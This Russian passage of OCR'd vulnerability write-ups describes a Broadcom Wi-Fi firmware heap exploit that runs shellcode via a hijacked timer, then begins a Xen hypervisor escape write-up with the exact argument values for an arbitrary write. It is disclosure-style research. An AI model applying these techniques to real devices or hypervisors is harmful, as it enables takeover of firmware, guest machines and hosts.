
```
malloc 16  -> 0x1f1658
```

Указатели в этом чанке не использовались, поэтому эксплуатация сосредоточилась на его размере. Увеличение размера приводило к тому, что последующее освобождение создавало чанк, перекрывающий следующие выделения.

Создание перекрывающегося чанка

Эксплойт перебирал возможные поддельные размеры, разрывал соединение и делал снимки RAM. Размер 72 создавал свободный чанк нулевого размера, перекрывавшийся с более крупным свободным чанком:






Выделения из более крупного чанка теперь могли перезаписать размер и указатель next меньшего, перенаправляя список свободных блоков.

Поиск управляемого выделения


Большинство операций прошивки не выделяли управляемых постоянных данных. Это делал специфичный для производителя код действия TDLS 127. Кадры, начинавшиеся с OUI Wi-Fi Alliance `50:6f:9a`, выбирали команду 4 или 5. Команда 4, туннелированный probe request, работала даже без активного сеанса TDLS и выполняла:

```
if (A) free(A)
A = malloc(received_frame_size)
memcpy(A, received_frame, received_frame_size)
B = malloc(788)
free(B)
C = malloc(284)
free(C)
```

Выделение A имело управляемые атакующим размер, содержимое и время жизни.



Linux `mac80211` отклоняла эти нестандартные кадры, поэтому в неё добавили поддержку и команду `TDLS_VNDR` для `wpa_supplicant`:




Собираем всё вместе

Выделение из более крупного перекрывающегося свободного чанка перезаписывало указатель next меньшего чанка. Эксплойт перенаправлял его на существующий выделенный чанк, поле размера которого уже было допустимым, а неиспользуемое поле next — нулевым. Затем аллокатор считал

этот живой объект последним элементом списка свободных блоков.


Целью был таймер прошивки. Таймеры находились в куче, содержали указатели обратного вызова, выделялись при загрузке по стабильным адресам и образовывали связанный список, упорядоченный по времени срабатывания:

```
else if ( action_code > 4 )
{
  if ( action_code == 9 )                       // Peer Traffic Response
  {
    wlc_tdls_process_peer_traffic_response(a1, a2, v4, v13);
  }
  else if ( action_code > 9 )
  {
    if ( action_code == 10 )                    // Discovery Request
    {
      wlc_tdls_process_discovery_request(a1, a2, v4, v13);
    }
    else if ( action_code == 127 )              // What's this???
    {
      wlc_tdls_process_vendor_specific(a1, a2, v4, v13);
    }
  }
  else if ( action_code == 5 )                  // Channel Switch Request
  {
    wlc_tdls_process_chsw_req(a1, a2, v4, v13);
  }
```



После создания перекрывающихся чанков одно управляемое выделение производителя направляло поддельный элемент списка свободных блоков на таймер. Второе выделение размера `0x3c` выбирало и заменяло этот таймер.

Ещё одно стабильное выделение времени загрузки — консольный буфер `0x400`, больше не использовавшийся после инициализации, — содержало шелл-код:




MPU Cortex-R4 была включена, но настраивала каждый диапазон адресов на полный доступ без XN:

```
0x00000000-0x10000000  AP=3  XN=0
0x10000000-0x20000000  AP=3  XN=0
0x20000000-0x40000000  AP=3  XN=0
0x40000000-0x80000000  AP=3  XN=0
0x80000000-0x100000000 AP=3  XN=0
```

Таким образом, куча была исполняемой. Эксплойт заменял консольный чанк шелл-кодом, а обратный вызов таймера — его адресом:

```
Timer   : 0x00180708
Timeout : 0 milliseconds
Function: 0x0023ce24
Argument: 0x0023cb40
Expired : True
------------------------------
Timer   : 0x0023DA30
Timeout : 0 milliseconds
Function: 0x00000000
Argument: 0x00000000
Expired : False
------------------------------
Timer   : 0x0023C808
Timeout : 830 milliseconds
Function: 0x000081ad
Argument: 0x0023c7f8
Expired : False
------------------------------
Timer   : 0x00217F48
Timeout : 1168 milliseconds
Function: 0x000081ad
Argument: 0x00217f38
Expired : False
------------------------------
Timer   : 0x00214688
Timeout : 21302 milliseconds
Function: 0x000081ad
Argument: 0x00214678
Expired : False
```



Когда таймер срабатывал, код атакующего выполнялся в прошивке Wi-Fi. Опубликованная безвредная полезная нагрузка записывала магическое значение по адресу RAM прошивки `0x200000`, доказывая выполнение.

Итоги

Сложной прошивке Wi-Fi Broadcom не хватало фундаментальных средств защиты: стековых cookie, safe unlink и осмысленных разрешений MPU на выполнение. Broadcom сообщила, что более новые SoC используют MPU и дополнительные аппаратные механизмы и рассматривает дальнейшие меры защиты прошивки.

Вторая часть продолжает путь от контроля над прошивкой Wi-Fi до компрометации ядра операционной системы хоста.

Пандавиртуализация: эксплуатация гипервизора Xen


14 марта 2017 года я сообщил об ошибке команде безопасности Xen. Она позволяла атакующему, контролирующему ядро паравиртуализированной 64-разрядной гостевой системы Xen x86, выйти из гипервизора и получить полный контроль над физической памятью машины. 4 апреля 2017 года Xen Project публично выпустил рекомендацию и исправление этой проблемы.

Чтобы продемонстрировать последствия, я создал эксплойт, который при запуске с правами root в одной 64-разрядной гостевой PV-системе выполняет команду оболочки от имени root во всех остальных 64-разрядных PV-системах на той же физической машине, включая dom0.

Предыстория

access_ok()

На x86-64 гостевые PV-системы Xen делят виртуальное адресное пространство с гипервизором. В общих чертах расположение памяти выглядит так:



Xen позволяет гостевому ядру выполнять гипервызовы, которые, по сути, являются обычными системными вызовами из гостевого ядра в гипервизор по ABI System V AMD64. Они используют инструкцию `syscall` и передают до шести аргументов в регистрах. Подобно обычным системным вызовам, гипервызовы Xen часто принимают гостевые указатели как аргументы. Поскольку гипервизор разделяет адресное пространство, гости могут просто передавать гостевые виртуальные указатели.

Как и любое ядро, перед разыменованием Xen должен убедиться, что гостевые виртуальные указатели не ведут в память гипервизора. Он использует средства доступа к пользовательской памяти, похожие на Linux:

• `access_ok(addr, size)` проверяет, безопасен ли доступ к переданному гостем диапазону виртуальной памяти.
• `__copy_to_guest(hnd, ptr, nr)` копирует `nr` байт из адреса гипервизора `ptr` в гостевой адрес `hnd`, не проверяя безопасность `hnd`.
• `copy_to_guest(hnd, ptr, nr)` выполняет копирование только в том случае, если `hnd` безопасен.

В Linux `access_ok()` проверяет, безопасен ли весь диапазон от `addr` до `addr+size-1` при любом шаблоне доступа. `access_ok()` в Xen такой гарантии не предоставляет:

```
/*
 * Valid if in +ve half of 48-bit address space, or above Xen-reserved area.
 * This is also valid for range checks (addr, addr+size). As long as the
 * start address is outside the Xen-reserved area then we will access a
 * non-canonical address (and thus fault) before ever reaching VIRT_START.
 */
#define __addr_ok(addr) \
    (((unsigned long)(addr) < (1UL<<47)) || \
     ((unsigned long)(addr) >= HYPERVISOR_VIRT_END))

#define access_ok(addr, size) \
    (__addr_ok(addr) || is_compat_arg_xlat_range(addr, size))
```

Обычно Xen проверяет только, что `addr` указывает в пользовательское пространство или пространство ядра, не проверяя `size`. Этого достаточно, когда доступ начинается по `addr`, линейно продолжается без огромных разрывов и прекращается при первой ошибке: до памяти гипервизора встречается большой неканонический защитный диапазон. Однако гипервызов, обращающийся к гостевому буферу по 64-разрядному смещению, должен применять проверку к правильному смещению. Проверять только весь пользовательский буфер небезопасно.

Xen предоставляет обёртки для массивов в гостевой памяти. `guest_handle_okay(hnd, nr)` подходит для массива, начинающегося с нулевого элемента; для массива, начинающегося в другом месте, требуется `guest_handle_subrange_okay(hnd, first, last)`.

Слабая гарантия `access_ok()` показалась мне нелогичной, поэтому я начал искать небезопасное использование среди вызывающего её кода.

Вытеснение гипервызовов

При тике планировщика Xen должен иметь возможность быстро переключиться с текущего vCPU на vCPU другой виртуальной машины. Нельзя просто прервать гипервызов, который может удерживать spinlock, поэтому длительно работающий код гипервызова добровольно вызывает `hypercall_preempt_check()`.

Если требуется перепланирование, гипервызов возвращается в гостевую систему, предварительно скорректировав аргументы в гостевых регистрах или памяти. Когда vCPU снова начинает работать, он повторно входит в гипервызов и продолжает выполнение. Гипервызовы не отличают первоначальный вход от повторного после вытеснения.

Xen использует такую схему, поскольку имеет один стек гипервизора на физическое ядро, а не на каждый vCPU. Поэтому некоторые гипервызовы сохраняют состояние возобновления в гостевой памяти, где гость может его изменить.

memory_exchange()

`HYPERVISOR_memory_op(XENMEM_exchange, arg)` вызывает `memory_exchange(arg)` в `xen/common/memory.c`. Функция позволяет гостю обменивать назначенные физические страницы на новые с другими ограничениями физической непрерывности, что полезно для DMA.

Соответствующие структуры аргументов:

```
struct xen_memory_reservation {
    /* [...] */
    XEN_GUEST_HANDLE(xen_pfn_t) extent_start; /* in: physical page list */
    xen_ulong_t nr_extents;
    unsigned int extent_order;
    unsigned int mem_flags;
    domid_t domid;
```

```
};

struct xen_memory_exchange {
    struct xen_memory_reservation in;
    struct xen_memory_reservation out;
    xen_ulong_t nr_exchanged;
};
```

Нас интересуют поля `in.extent_start`, `in.nr_extents`, `out.extent_start`, `out.nr_extents` и `nr_exchanged`. Гость обязан инициализировать `nr_exchanged` нулём, поскольку это одновременно выходное значение и состояние вытеснения гипервызова. При вытеснении `memory_exchange()` сохраняет туда свой прогресс; следующий вызов использует его для выбора позиции возобновления во входном и выходном массивах.

Изначально `memory_exchange()` обращалась к этим массивам через непроверяемые вызовы `__copy_from_guest_offset()` и `__copy_to_guest_offset()`. Поэтому передача указателей гипервизора позволяла читать и записывать его память. Это было исправлено в 2012 году как XSA-29 (CVE-2012-5513); локальное исправление добавило:

```
@@ -289,6 +289,13 @@ static long memory_exchange(...)
+    if ( !guest_handle_okay(exch.in.extent_start, exch.in.nr_extents) ||
+         !guest_handle_okay(exch.out.extent_start, exch.out.nr_extents) )
+    {
+        rc = -EFAULT;
+        goto fail_early;
+    }
```

Ошибка

Управляемое гостем 64-разрядное смещение возобновления `nr_exchanged` выбирает позицию в `out.extent_start`, куда записывает Xen:

```
static long memory_exchange(XEN_GUEST_HANDLE_PARAM(xen_memory_exchange_t) arg)
{
    /* Various sanity checks. */
    if ( !guest_handle_okay(exch.in.extent_start, exch.in.nr_extents) ||
         !guest_handle_okay(exch.out.extent_start, exch.out.nr_extents) )
    {
        rc = -EFAULT;
        goto fail_early;
    }

    for ( i = (exch.nr_exchanged >> in_chunk_order);
          i < (exch.in.nr_extents >> in_chunk_order);
          i++ )
    {
        /* Assign each output page to the domain. */
        for ( j = 0; (page = page_list_remove_head(&out_chunk_list)); ++j )
        {
            if ( !paging_mode_translate(d) )
            {
                if ( __copy_to_guest_offset(exch.out.extent_start,
                                            (i << out_chunk_order) + j,
                                            &mfn, 1) )
                    rc = -EFAULT;
            }
        }
    }
}
```

Но `guest_handle_okay()` проверяет только доступ, начинающийся со смещения ноль; правильной проверкой была `guest_handle_subrange_okay()`. Поэтому атакующий может записать восьмибайтовое значение по произвольному адресу гипервизора, выбрав:

• `exch.in.extent_order = 0` и `exch.out.extent_order = 0`.
• `exch.out.extent_start` и `exch.nr_exchanged` так, чтобы первый находился в пользовательском пространстве, а `exch.out.extent_start + 8 * exch.nr_exchanged` был целевым адресом. В частности, `extent_start = target_addr % 8` и `nr_exchanged = target_addr / 8`.
• Оба значения `nr_extents` равными `nr_exchanged + 1`.
• `exch.in.extent_start = input_buffer - 8 * exch.nr_exchanged`, где `input_buffer` — настоящий указатель гостевого ядра на номер физической страницы, принадлежащей гостю.

Записываемое значение является номером физической страницы, то есть физическим адресом, делённым на размер страницы.

Эксплуатация ошибки: получение контроля над таблицами страниц

В загруженной системе управлять номерами страниц, возвращаемыми ядром, может быть трудно. Надёжный эксплойт вместо этого может рассматривать примитив как повторяющиеся записи по управляемому адресу, у которых старшие байты равны нулю, а младший фактически случаен.

Для 64-разрядной гостевой PV-системы x86 этого достаточно, поскольку:

• Гость знает настоящие номера физических страниц всех доступных ему страниц.
• Он может отображать действующие таблицы страниц всех четырёх уровней только для чтения; Xen запрещает лишь доступные для записи отображения.
